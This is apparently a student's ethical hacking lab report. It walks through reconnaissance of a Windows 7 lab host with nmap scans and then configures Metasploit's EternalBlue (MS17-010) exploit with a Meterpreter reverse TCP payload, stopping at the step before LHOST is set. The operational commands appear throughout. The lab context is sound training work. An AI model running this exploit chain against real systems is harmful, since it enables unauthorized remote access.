PCP CS : ETHICAL HACKING

Project: Compromise Windows 7 Host using Ethical Hacking Techniques


Learner's Name: Ananya Mondal

Batch: pcp-cs-nov-2023-cohort-1

TASKS (ACTIVITIES):


1. Gather information using Network and host-based reconnaissance
2. Create payload
3. Encrypt payload
4. Gain access to Windows 7

STEP 1: Start the Windows 7 (OS) and check its IP using the command ipconfig in command prompt.




```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\labuser>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::49d4:ebb1:fe5b:e196%11
   IPv4 Address. . . . . . . . . . . : 192.168.100.104
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.1

Tunnel adapter isatap.{7CF3B498-A60C-4B37-8BA6-E8FE25D375F5}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\labuser>
```

STEP 2: From the attacker's machine (Kali Linux), go to the root terminal.




```
┌──(labuser㉿labuser)-[~]
└─$ sudo su
[sudo] password for labuser:
┌──(root㉿labuser)-[/home/labuser]
└─# 
```

STEP 3: Do stealth scan for open ports and services using nmap with the <victim's ip>




```
┌──(root㉿labuser)-[~]
└─# nmap -sS 192.168.100.104
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-16 02:31 CST
Nmap scan report for 192.168.100.104
Host is up (0.00052s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:15:5D:00:04:0B (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 18.08 seconds

┌──(root㉿labuser)-[~]
└─# 
```

STEP 4: Taking the port no 445 and viewing the operating system




```
┌──(root㉿labuser)-[~]
└─# nmap -sS -p445 -O 192.168.100.104
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-16 02:35 CST
Nmap scan report for 192.168.100.104
Host is up (0.00049s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:0B (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:m
icrosoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds

┌──(root㉿labuser)-[~]
└─# 
```

STEP 5: Searching for the vulnerabilities about the target.(Here, port no 445 is used by smb protocol), so using the ‘ smb-protocol’ to detect the version of smb in use.




```
┌──(root㉿labuser)-[~]
└─# locate .nse | grep smb
/usr/share/nmap/scripts/smb-brute.nse
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse
/usr/share/nmap/scripts/smb-enum-domains.nse
/usr/share/nmap/scripts/smb-enum-groups.nse
/usr/share/nmap/scripts/smb-enum-processes.nse
/usr/share/nmap/scripts/smb-enum-services.nse
/usr/share/nmap/scripts/smb-enum-sessions.nse
/usr/share/nmap/scripts/smb-enum-shares.nse
/usr/share/nmap/scripts/smb-enum-users.nse
/usr/share/nmap/scripts/smb-flood.nse
/usr/share/nmap/scripts/smb-ls.nse
/usr/share/nmap/scripts/smb-mbenum.nse
/usr/share/nmap/scripts/smb-os-discovery.nse
/usr/share/nmap/scripts/smb-print-text.nse
/usr/share/nmap/scripts/smb-protocols.nse
/usr/share/nmap/scripts/smb-psexec.nse
/usr/share/nmap/scripts/smb-security-mode.nse
/usr/share/nmap/scripts/smb-server-stats.nse
/usr/share/nmap/scripts/smb-system-info.nse
/usr/share/nmap/scripts/smb-vuln-conficker.nse
/usr/share/nmap/scripts/smb-vuln-cve-2017-7494.nse
/usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse
/usr/share/nmap/scripts/smb-vuln-ms06-025.nse
/usr/share/nmap/scripts/smb-vuln-ms07-029.nse
/usr/share/nmap/scripts/smb-vuln-ms08-067.nse
/usr/share/nmap/scripts/smb-vuln-ms10-054.nse
```

STEP 6: Using the ‘smb-protocol’ script to detect the details which shows that the smb port is vulnerable and has high chance of exploitability.




```
┌──(root㉿labuser)-[~]
└─# nmap --script smb-protocols -p445 192.168.100.104
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-16 02:41 CST
Nmap scan report for 192.168.100.104
Host is up (0.00052s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:0B (Microsoft)

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|_    2.1

Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds
```

STEP 7: Looking for a suitable method of exploiting using Metasploit. So, launching the Metasploit framework.




```
┌──(root㉿labuser)-[~]
└─# msfconsole
[*] Starting the Metasploit Framework conSole.../
```

STEP 8: Search for any vulnerability related to smb version. [Here I used eternal blue]




```
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comma
nd Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > █
```

STEP 9: Copy the eternal blue exploit and use it.




```
   #  Name                                     Disclosure Date  Rank     Check  Description
   -  ----                                     ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec      2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
 Execution
   2  auxiliary/admin/smb/ms17_010_command     2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comma
nd Execution
   3  auxiliary/scanner/smb/smb_ms17_010                        normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

STEP 10: Configure it with the RHOST(Remote Host Address).




```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.100.104
RHOSTS ⇒ 192.168.100.104
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

STEP 11: Show the payloads available and set the payload.




```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.100.104
RHOSTS ⇒ 192.168.100.104
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                            Disclosure Date  Rank    Check  Description
   -   ----                                            ---------------  ----    -----  -----------
   0   payload/generic/custom                                           normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                                   normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                                normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                     normal  No     Interact with Established SSH Connection
   4   payload/windows/x64/custom/bind_ipv6_tcp                         normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   5   payload/windows/x64/custom/bind_ipv6_tcp_uuid                    normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID S
upport
   6   payload/windows/x64/custom/bind_named_pipe                       normal  No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
   7   payload/windows/x64/custom/bind_tcp                              normal  No     Windows shellcode stage, Windows x64 Bind TCP Stager
   8   payload/windows/x64/custom/bind_tcp_rc4                          normal  No     Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metas
m)
   9   payload/windows/x64/custom/bind_tcp_uuid                         normal  No     Windows shellcode stage, Bind TCP Stager with UUID Support (Windows x
64)
   10  payload/windows/x64/custom/reverse_http                          normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   11  payload/windows/x64/custom/reverse_https                         normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   12  payload/windows/x64/custom/reverse_named_pipe                    normal  No     Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
   13  payload/windows/x64/custom/reverse_tcp                           normal  No     Windows shellcode stage, Windows x64 Reverse TCP Stager
   14  payload/windows/x64/custom/reverse_tcp_rc4                       normal  No     Windows shellcode stage, Reverse TCP Stager (RC4 Stage Encryption, Me
tasm)
```

STEP 12: Set the payload (Here I used windows/x64/meterpreter/reverse_tcp).




```
If setting a PAYLOAD, this command can take an index from `show payloads`.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

STEP 13: Set the LHOST using the listerner's IP(here the attacker's IP)that wants to listen back once the connection establishes.



